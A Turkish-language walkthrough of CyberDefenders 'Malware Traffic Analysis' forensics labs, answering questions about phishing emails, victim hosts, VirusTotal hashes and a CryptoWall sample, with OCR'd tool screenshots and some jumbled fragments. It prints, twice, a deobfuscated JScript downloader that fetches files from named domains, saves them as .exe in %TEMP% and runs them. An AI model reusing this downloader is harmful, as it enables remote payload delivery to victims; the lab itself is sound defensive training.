
```
var b = "kennedy.sitoserver.com nzvincent.com abama.org".split(" ");
var ws = WScript.CreateObject("WScript.Shell");
var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + "799755";
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var Id = 0;
for (var n = 1; n <= 3; n++) {
    for (var i = Id; i < b.length; i++) {
        var dn = 0;
        try {
            xo.open("GET", "http://" + b[i] + "/counter/?id=" + str + "&rnd=309034" + n, false);
            xo.send();
            if (xo.status == 200) {
                xa.open();
                xa.type = 1;
                xa.write(xo.responseText);
                if (xa.size > 1000) {
                    dn = 1;
                    xa.position = 0;
                    xa.saveToFile(fn + n + ".exe", 2);
                    try {
                        ws.Run(fn + n + ".exe", 1, 0);
                    } catch (er) {};
                };
                xa.close();
            };
        };
    };
}
```

```
if (dn == 1) {  
    Id = i;  
    break;  
};  
} catch (er) {};  
};  
};
```

cevabım; var xa = WScript.CreateObject("ADODB.Stream"); satırında ADODB.Stream

12. Soru: **c41-MTA5.pcap: The victim received multiple emails; however, the user opened a single attachment. Provide the attachment filename.**

Şu ana kadarki gönderilmiş 4 mail içerisinde 1. Ve 2. Mailde zip uantılı dpsyda mevcut. Soruda verilen ipucundan yola çıkarak c41-MTA5-email-04.eml mail dosyasının içindeki dosya aranan cevaptır.



Cevap: **fax000497762.zip**

13. Soru: **c41-MTA5.pcap: What is the IP address of the victim machine?**

Kurbanın bilgisayarının IP adresini sormuş. c41-MTA5.pcap dosyamı NetWorkMiner'a yansittım. Windows ibaremi gördüm + kısmına tıkladım cevabım; IP: 10.3.66.103

File Tools Help
-- Select a network adapter in the list --
Hosts (372) Files (203) Images (44) Messages Credentials (46) Sessions (281) DNS (825) Parameters (4585) Keywords Anomalies
Sort Hosts On: IP Address (ascending)
5.138.3.68
6.96.227.177
7.77.33.221
7.85.94.45
8.8.8.8
8.18.45.68 [vcm-media.valueclick.akadns.net] [media.fastclick.net]
8.69.72.220
8.103.171.165
8.144.29.3
9.109.115.247
10.3.66.1
10.3.66.103 [Strout-PC] [STROUT-PC<00>] [STROUT-PC<20>] (Windows)
IP: 10.3.66.103

14. Soru c41-MTA5.pcap: What is the hostname of the victim machine?

Kurbanın bilgisayarının adını sormuş. c41-MTA5.pcap dosyamı NetWorkMiner'a yansittım. 13. Sorudaki görselden de soruyu zaten çözmüş olduk. cevabım: Strout-PC

15. Soru: c41-MTA5.pcap: What is the FQDN that hosted the malware?

Onbeşinci sorumuzda windows makineye zararlı dosya bulaşan ip adresinin host ismini sormuş. NetWorkMiner'a dosyamı yansittım ve

Sessions Sekmesinde kennedy.sitosterver.com olduğunu görüyorum.

Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time
46	10.3.66.103 [Strout-PC] [STROUT-PC<00>]...	49157	23.15.9.17 [a1961.deng2.akamai.net] [www.msftncsi.com....]	80	Http	2015-11-06 22:21:03 UTC
87	10.3.66.103 [Strout-PC] [STROUT-PC<00>]...	49158	174.121.246.162 [kennedy.sitosterver.com]	80	Http	2015-11-06 22:22:38 UTC
1502	10.3.66.103 [Strout-PC] [STROUT-PC<00>]...	49159	23.23.120.12 [a1961.deng2.akamai.net] [www.msftncsi.com....]	80	Http	2015-11-06 22:22:45 UTC

16. Soru: c41-MTA5.pcap: The opened attachment wrote multiple files to the TEMP folder. Provide the name of the first file written to the disk?

On altıncı Temp klasörüne birden fazla dosya yazılmış. Diske yazılan yazılan ilk dosyanın adını soruyor. CTF'imizde JS dosyası çözümlemesi yapmıştık. Dikkat çeken zatırlar var bunlar;

```
var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + "799755";
xa.saveToFile(fn + n + ".exe", 2);
```

Satırlarda TEMP klasörüne yazılan nesnenin 7997551 olduğunu görüyoruz ve uzantısını(.exe)

```
var b = "kennedy.sitosterver.com nzvincent.com abama.org".split(" ");
```




```
var ws = WScript.CreateObject("WScript.Shell");
var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + "799755";
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var Id = 0;
for (var n = 1; n <= 3; n++) {
    for (var i = Id; i < b.length; i++) {
        var dn = 0;
        try {
            xo.open("GET", "http://" + b[i] + "/counter/?id=" + str + "&rnd=309034" + n, false);
            xo.send();
            if (xo.status == 200) {
                xa.open();
                xa.type = 1;
                xa.write(xo.responseText);
                if (xa.size > 1000) {
                    dn = 1;
                    xa.position = 0;
                    xa.saveToFile(fn + n + ".exe", 2);
                    try {
                        ws.Run(fn + n + ".exe", 1, 0);
                    } catch (er) {};
                };
                xa.close();
            };
            if (dn == 1) {
                Id = i;
                break;
            };
        } catch (er) {};
    };
}
```

};

17. Soru: c41-MTA5.pcap: One of the written files to the disk has the following md5 hash "35a09d67bee10c6aff48826717680c1c"; Which registry key does this malware check for its existence?

On yedinci soruda hangi regedit değeri soruda belirtilen zararlı ile temas kuruyor veya bağlantısı var diyor. c41-MTA5.pcap dosyamı Wireshark'a yansittım. Yukarı sekmeden Düzenle -> Paket Bul dedim ve MD5 Hash'ımı girdim.



Direkt olarak beni Key ibareleri ile alakalı bir yere götürdü. Az aşağıda cevabım: 9a83a958-b859-11d1-aa90-00aa00ba3258

```
Sequence Number (raw): 1729987057
[Next Sequence Number: 935744      (relative sequence number)]
Acknowledgment Number: 1243      (relative ack number)
Acknowledgment number (raw): 3843456657
0101 .... = Header Length: 20 bytes (5)
> Flags: 0x010 (ACK)
Window: 254
[Calculated window size: 32512]
[Window size scaling factor: 128]
Checksum: 0x0243 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
> [Timestamps]
> [SEQ/ACK analysis]
TCP payload (1367 bytes)
[Reassembled PDU in frame: 1480]
TCP segment data (1367 bytes)
```

:0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01
:0	00 00 80 00 00 40 00 00 f0 04 00 69 00 00 00 00 i
:0	30 00 00 69 6e 74 65 72 66 61 63 65 5c 7b 39 61	0...inter face\{9a
:0	38 33 61 39 35 38 2d 62 38 35 39 2d 31 31 64 31	83a958-b 859-11d1
:0	2d 61 61 39 30 2d 30 30 61 61 30 30 62 61 33 32	-aa90-00 aa00ba32
:0	35 38 7d 00 00 00 00 14 20 47 00 ca 78 45 00 63	58}.... G..xE..c

Malware Traffic Analysis 6 – CyberDefenders Lab

Selamlar, bugün "[CyberDefenders: Blue Team CTF Challenges](#)" sitesi üzerinde bulunan "Malware Traffic Analysis 6" adlı labin ağ trafiğini inceleyip, çözümünü gerçekleştireceğiz.

CTF şeklinde olan rar dosyamızı indirelim ve içerisindeki PCAP dosyamıza ulaşmak için şifremizi girelim.(cyberdefenders.org).

Not Kullanılan Programlar:

Brim(İndirmek İçin; [Brim](#))

NetworkMiner(indirmek için; [NetworkMiner - The NSM and Network Forensics Analysis Tool](#))

Wireshark(İndirmek İçin; [Wireshark · Go Deep.](#))

Thunderbird(İndirmek İçin; <https://www.gezginler.net/indir/thunderbird.html>)

#1

c42-MTA6-1022-UTC: What is the attachment file name?

İlk sorumuzda bizden c42-MTA6-1022-UTC.eml adlı mail arşiv dosyasının içerisinde bulunan ekin ismini soruyor. EML uzantılı dosyaları açmak için Thunderbird adlı uygulamayı kullanabilirsiniz. Veyahut siz değerli vatandaşlar İngilizce biliyorsanız eğer google arama motoruna "how can i open eml files on windows" yazarak bir çok makale ve konu bulabilirsiniz.

Örnek bir konu linki; [How to Open EML Attachments in Windows](#) outlook üzerinde gösterilmiştir. Konumuza dönelim ->

- Uygulamayı açtıktan sonra kaydet butonuna tıklıyorum ve dosya ismim uzantım ile birlikte karşında. Homicide-case#9347728.zip

Homicide Suspect -Mozilla Thunderbird

Dosya Düzenle Görünüm Git İleti Araçlar Yardım

İletileri indir Yeni ileti Sohbet Adres defteri Etiketle Yanıtla Tümüne yanıt

Gönderen ALERT@cityoflondon.police.uk <ALERT@50-247-62-25-static.hfc.comcastbusiness.net> ☆

Konu **Homicide Suspect**

Kime Greggory.Franklion@bridge-too-far.com ☆

Bulletin Headline: HOMICIDE SUSPECT
Sending Agency: London City Police
Sending Location: GB - London - London City Police
Bulletin Case#: 31-9347728
Bulletin Author: Gonzalez #1581
Sending User #: 89424
APBnet Version: 771024

The bulletin is a pdf attachment to this email.
The Adobe Reader (from Adobe.com) will display and print the bulletin best.

You can Not reply to the bulletin by clicking on the Reply button in your email software.

> 1 ek: Homicide-case#9347728.zip 38,8 KB

(»)

#2

c42-MTA6-1022-UTC: The attachment contains malware. When was the malware submitted to virustotal?

İkinci sorumuzda ilk soruda ek kısmından çıkardığımız arşivin ilk olarak ne zaman virüs total üzerinde taratıldığını soruyor. Arşiv dosyamızı virüs totale yükleyelim ve Details kısmına gidelim. Az aşağıda First Submission ibaresinin karşısında tarihi görüyorum cevabım; 2015-09-11

The screenshot shows a VirusTotal analysis interface. At the top, there are tabs: DETECTION, DETAILS (which is highlighted with a blue border), RELATIONS, and COMMUNITY (with a '5' badge). Below the tabs, under 'Basic Properties', there is a table of file characteristics:

MD5	59e56bab435f923627f02c3b0001b6fb
SHA-1	6fb8ac48346cedfa549e85332a4f9caf10c5c70c
SHA-256	2d1ef5e687b38ee75da8c4ee944c66eef6e0c764f3304d71841f25d80c025f31
Vhash	9023b7041b1b508de5103e6bc17ee595
SSDEEP	768:L5Kj2+pVFqoxl52p2bqKH14+Sua2KmbHciBmIID2uqgkDEpadPeWFNY4Gs:UjIDFqo3P+SuaoLb6u
TLSH	T1BB03F18CBB21EA9CF5FEDC549473D909807030E1EA27790F62B9C4CF74860A5669ED81
File type	ZIP
Magic	Zip archive data, at least v2.0 to extract
TrID	ZIP compressed archive (80%)
TrID	PrintFox/Pagefox bitmap (640x800) (20%)
File size	38.75 KB (39685 bytes)

Under 'History', there is a table of event times:

First Seen In The Wild	2017-05-02 20:00:59
First Submission	2015-09-11 10:24:58
Last Submission	2021-08-17 16:45:18
Last Analysis	2021-09-29 11:56:56
Earliest Contents Modification	2015-09-11 01:16:30
Latest Contents Modification	2015-09-11 01:16:30

TURK HACK TEAM

#3


c42-MTA6-1022-UTC: The malware was communicating with multiple external servers. How many unique URLs contacted by the malware? (VirusTotal graph is your friend)

Üçüncü soruya bakalım burada bize c42-MTA6-1022-UTC.EML'den çıkardığımız arşivin yanı zararlı yazılımın bağlantı kurduğu web adreslerinin bağlantı sayısını soruyor. CTF içerisinde virüs total grafik şeması yardımcı olacaktır denilmiş hemen bakalım. Zaten önceki sorularda virüs total üzerinde bir yükleme işlemi gerçekleştirmiştim hemen aynı pencereden RELATIONS kısmından Graph Summary ibaresine gidiyorum unutmadan herhangi bir zararlı yazılımın virüs total üzerinde grafik akış şemasını görmek istiyorsak virüs total üzerinde ücretsiz üyelik almayı unutmayalım. Grafik üzerinde görülen herhangi bir yere tıklayalım ve grafik akış şemamız karşımıza gelsin. Daha sonra karşımıza çıkan 3 ibareden EXE yazan yere tıkladım. Relations başlığının altında Contacted urls ibaresinin karşılığının 48 olduğunu görüyorum ve aynı zamanda cevabımın.

The screenshot shows a user interface for analyzing a file. At the top, there are tabs: DETECTION, DETAILS, RELATIONS (which is highlighted with a blue border), and COMMUNITY (with a notification count of 5). Below the tabs, under 'Bundled Files', there is a table with the following data:

Scanned	Detections	File type	Name
2021-06-07	58 / 70	Win32 EXE	Homicide-case#0725810

Below this is a section titled 'Graph Summary' with a blue underline. The main area shows a network graph with nodes and connections, partially obscured by a large watermark reading 'TRUE TEAM'.



 240a0e11f0ce82aa368e51457dc
f37e2f6260465bce4db946dd5f6e 
39c874916

Please, introduce 3 or more characters to perform a search



Basic Properties



Type	Win32 EXE
Size	72.50 kB
First Seen	2015-09-11 10:26:43
Last Seen	2021-05-26 18:49:30
Submissions	43
File Name	Homicide-case#0725810.scr

Relations



Contacted domains 1 

Contacted ips 26 

Contacted urls 48 



#4

c42-MTA6-1022-UTC: Provide the FQDN contacted by the malware?

Dördüncü sorumuzda c42-MTA6-1022-UTC.eml içerisinde bulunan arşiv zararlısının Host ismini soruyor. Virüs totale geri dönüyorum relations kısmından name ibaresinin altında Homicide-case#0725810.scr ibaresini görüyorum, buna tıklıyorum karşıma çıkan taramadan yine relations kısmına tıklıyor contacted domains kısmından domainin icanhazip.com olduğunu görüyorum ve cevabımı...

[DETECTION](#)[DETAILS](#)[RELATIONS](#)[COMMUNITY](#)

5

Bundled Files (1)

Scanned	Detections	File type	Name
2021-06-07	58 / 70	Win32 EXE	Homicide-case#0725810
SHA-256	240a0e11f0ce82aa368e51457dcf37e2f6260465bce4db946dd5f6e39c874916		
Date Bundled	2015-09-11 01:16:30		
File Size	72.50 KB		

Graph Summary (1)



Homicide-case#0725810.scr

checks-network-adapters direct-cpu-clock-access malware peexe runtime-module:

Community Score: 85

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Contacted URLs (1)				
Scanned	Detections	Status	URL	
2015-09-30	2 / 65	500	https://78.108.101.67/sunny117.png	
2015-09-30	2 / 65	500	https://109.199.11.51/sunny117.png	
2015-09-11	7 / 63	200	https://24.148.217.188/sunny117.png	
2015-09-11	6 / 63	200	https://216.254.231.11/sunny117.png	
2015-09-11	4 / 63	200	https://193.43.231.104/sunny117.png	
2015-09-29	5 / 65	500	https://82.115.76.211/sunny117.png	
2015-09-11	5 / 63	200	https://194.28.191.245/sunny117.png	
2015-09-29	5 / 65	500	https://45.64.159.18/sunny117.png	
2015-09-11	6 / 63	200	https://85.135.104.170/sunny117.png	
2015-09-11	6 / 63	200	https://68.70.242.203/sunny117.png	
...				
Contacted Domains (1)				
Domain	Detections	Created	Registrar	
icanhazip.com	2 / 90	2009-07-31	CloudFlare, Inc.	

#5 c42-MTA6-1422-UTC: What was the malicious document's creation time? (one sentence).

Gelelim soru 5'e. Burada c42-MTA6-1422-UTC.eml mail arşiv dosyasının içerisinde bulunan ekin ne zaman oluşturulduğunu soruyor. c42-MTA6-1422-UTC.eml ek dosyasını masaüstüne çıkarttım. Daha sonra virüs totale tarattım details kısmından History başlığına gittim ve cevabım Creation Time: 2015-06-24 11:31:00

[DETECTION](#)[DETAILS](#)[RELATIONS](#)[BEHAVIOR](#)[COMMUNITY](#)

5

Basic Properties ⓘ

MD5	54bd0ee44c394b526fb57b10fd20a407
SHA-1	edd3a85dc994012dcaf5ea8080efb1c768f4a129
SHA-256	5a56547721d751a12acbf2135a0c054bd72a09da3ac93a1562786edbf4b591ee
Vhash	c1b4f39b9e1137be7b639595b5dc32a1
SSDEEP	6144:jFbJfPUzOtPzIR2TD9P4pqFOkD25jzPa8C8KnJs2RITdoWT8p:xJHUzOt/2/9P4YYD5Xi8CPnJs2RdaW
TLSH	T12B7422ECE2D1A178E936DE7C215901DBF58F2423026B20235F5BA198878DDEF119FE91
File type	Office Open XML Document
Magic	Zip archive data, at least v2.0 to extract
TrID	SoftMaker TextMaker text Document (46.3%)
TrID	Word Microsoft Office Open XML Format document (with Macro) (28.4%)
TrID	Word Microsoft Office Open XML Format document (12.8%)
TrID	Open Packaging Conventions container (9.5%)
TrID	ZIP compressed archive (2.1%)
File size	350.87 KB (359287 bytes)

History ⓘ

Creation Time	2015-06-24 11:31:00
First Seen In The Wild	2015-09-12 00:55:39
First Submission	2015-09-12 00:57:20
Last Submission	2021-11-15 03:30:27
Last Analysis	2021-11-15 03:30:27


#7

c42-MTA6-1422-UTC: What is the technique used to hide the actual VBA code? (one space in between).

Sorumuz 7. Burada zararlı yazılımın hangi VBA tekniği kullanılarak Windows ortamında gizlendiğini soruyor. Burada mantık yürütütmü. Virüs totalde gezerken zararlı yazılım ibarelerinde kötü amaçlı anlamına gelen 'malicious' ibaresi gelir. Bende google arama motoruna içerisinde 'malicious' barındıran ama teknikle alakalı olan bir arama yaptım şöyle ki; 'vba malicious code hiding' şeklinde. Gezerken arama sonuçlarının ikinci sayfasında

attack.mitre.org

diye bir site var ve yan başlık teknikle alakalı. Bir de baktım CTF ipucunda V***S**** diyor teknikler kısmında bu ipucuna en yakın ibare tabiki de VBA Stomping.



Home > Techniques > Enterprise > Hide Arti

Hide Artifacts: VB

Other sub-techniques of Hide Ar

Adversaries may hide malicious Visual Bas
within MS Office documents by replacing th

#8 c42-MTA6-1422-UTC: What is the sha256 hash of the executable malware?

Sekizinci soruda uygulamamızın SHA256 şifreleme tabanındaki dosya kimliğini soruyor. Virüs total üzerinde MD5, SHA gibi dosyaların kimliklerini öğrenebildiğimi biliyorduk. Soruda .exe istediği için indirmiş olduğumuz rar içerisinde exe'lerimiz var birinin adı: "CryptoWall-3.0-from-infected-host-2-of-2" bunu virüs totale atıyorum ve CTF 'e baktığında "09c" ile başlayan bir ibare görüyorum bu exe dosyasını virüs totale attığında Details kısmında CryptoWall-3.0-from-infected-host-2-of-2.exe ile aynı SHA hashlarını barındırdığını görüyorum ve cevabım : 09cce2a039bf72e9c9896e475556563c00c467dc59d2535b0a0343d6741f9921


DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
				6

#9 c42-MTA6-1557-UTC: What is the full URL of the fake login page?

Soru 9 c42-MTA6-1557-UTC.eml mail arşivi içerisinde yer alan sahte web adresinin tam URL adını soruyor. c42-MTA6-1557-UTC.eml dosyasını thunderbird ile açtım herhangi bir ek göremedim ikinci bakacağım yer mail içeriği oldu gözüme çarpan ilk şey Confirmation butonu hemen tarayıcıda aç dedim ve URL'yi kopyaladım baktım CTF sorusunda ki ipucu ile aynı şeyleri barındırıyor o halde cevabım;


SMK Industries

www.smkind.co.za



Please do not reply to this email. We are unable to respond to inquiries sent to this address. For immediate answers to your questions, visit our Help Center by clicking "Help" at the top of any PayPal page.

Copyright © 2015 PayPal Inc. All rights reserved. PayPal is located at 2211 N. First St., San Jose, CA 95131.



#10 c42-MTA6-1839-UTC: How many domains are present in the JS file?

Onuncu sorumuzda c42-MTA6-1839-UTC.eml mail arşivi içerisinde yer alan ekin JavaScript dosyasının içerisindeki domain adedini soruyor. c42-MTA6-1839-UTC dosyasını açtım America_Airlines_Ticket_0000321424.zip yazan şeyi masaüstüne kaydettim ve rar'dan

çıkarttım karşımıda javascript dosyası var onun kodlarını görmek için not defterine yansittım ancak şifreli olduğunu gördüm şifresini kırmak için lelinhtinh.github.io/de4js/ adresine gittim şifreli kodları yansıtmış olduğum not defterinden kopyaladım kutucuğa yapıştırdım yuvarlak kutucuktan çözümleme yapması için eval'i tiklilerden ise düzgün ve okunur sonuç almak için hepsini seçtim ve en aşağıdan auto decode seçeneğine tıkladım bana domain adedini soruyordu kodu incelediğimde b ibaresinde b = "ihaveavoice2.com laterrazzafiorita.it idsecurednow.com".split 3 tane domain adı gördüm cevabım 3.

String Local File Remote File

```
function lcct1396512() {
    return '00';
};
for (var veb = 1; veb <= 232; veb++) {
    vyl += this['lcct' + (veb * 8952)]();
};
this[lcct395()](vyl);
```

None Eval Array Obfuscator IO _Number JSF JS Obfuscator My Obfuscate Wise Eval Wi

Line numbers Format Code Unescape strings Recover object-pat

Clear Auto D

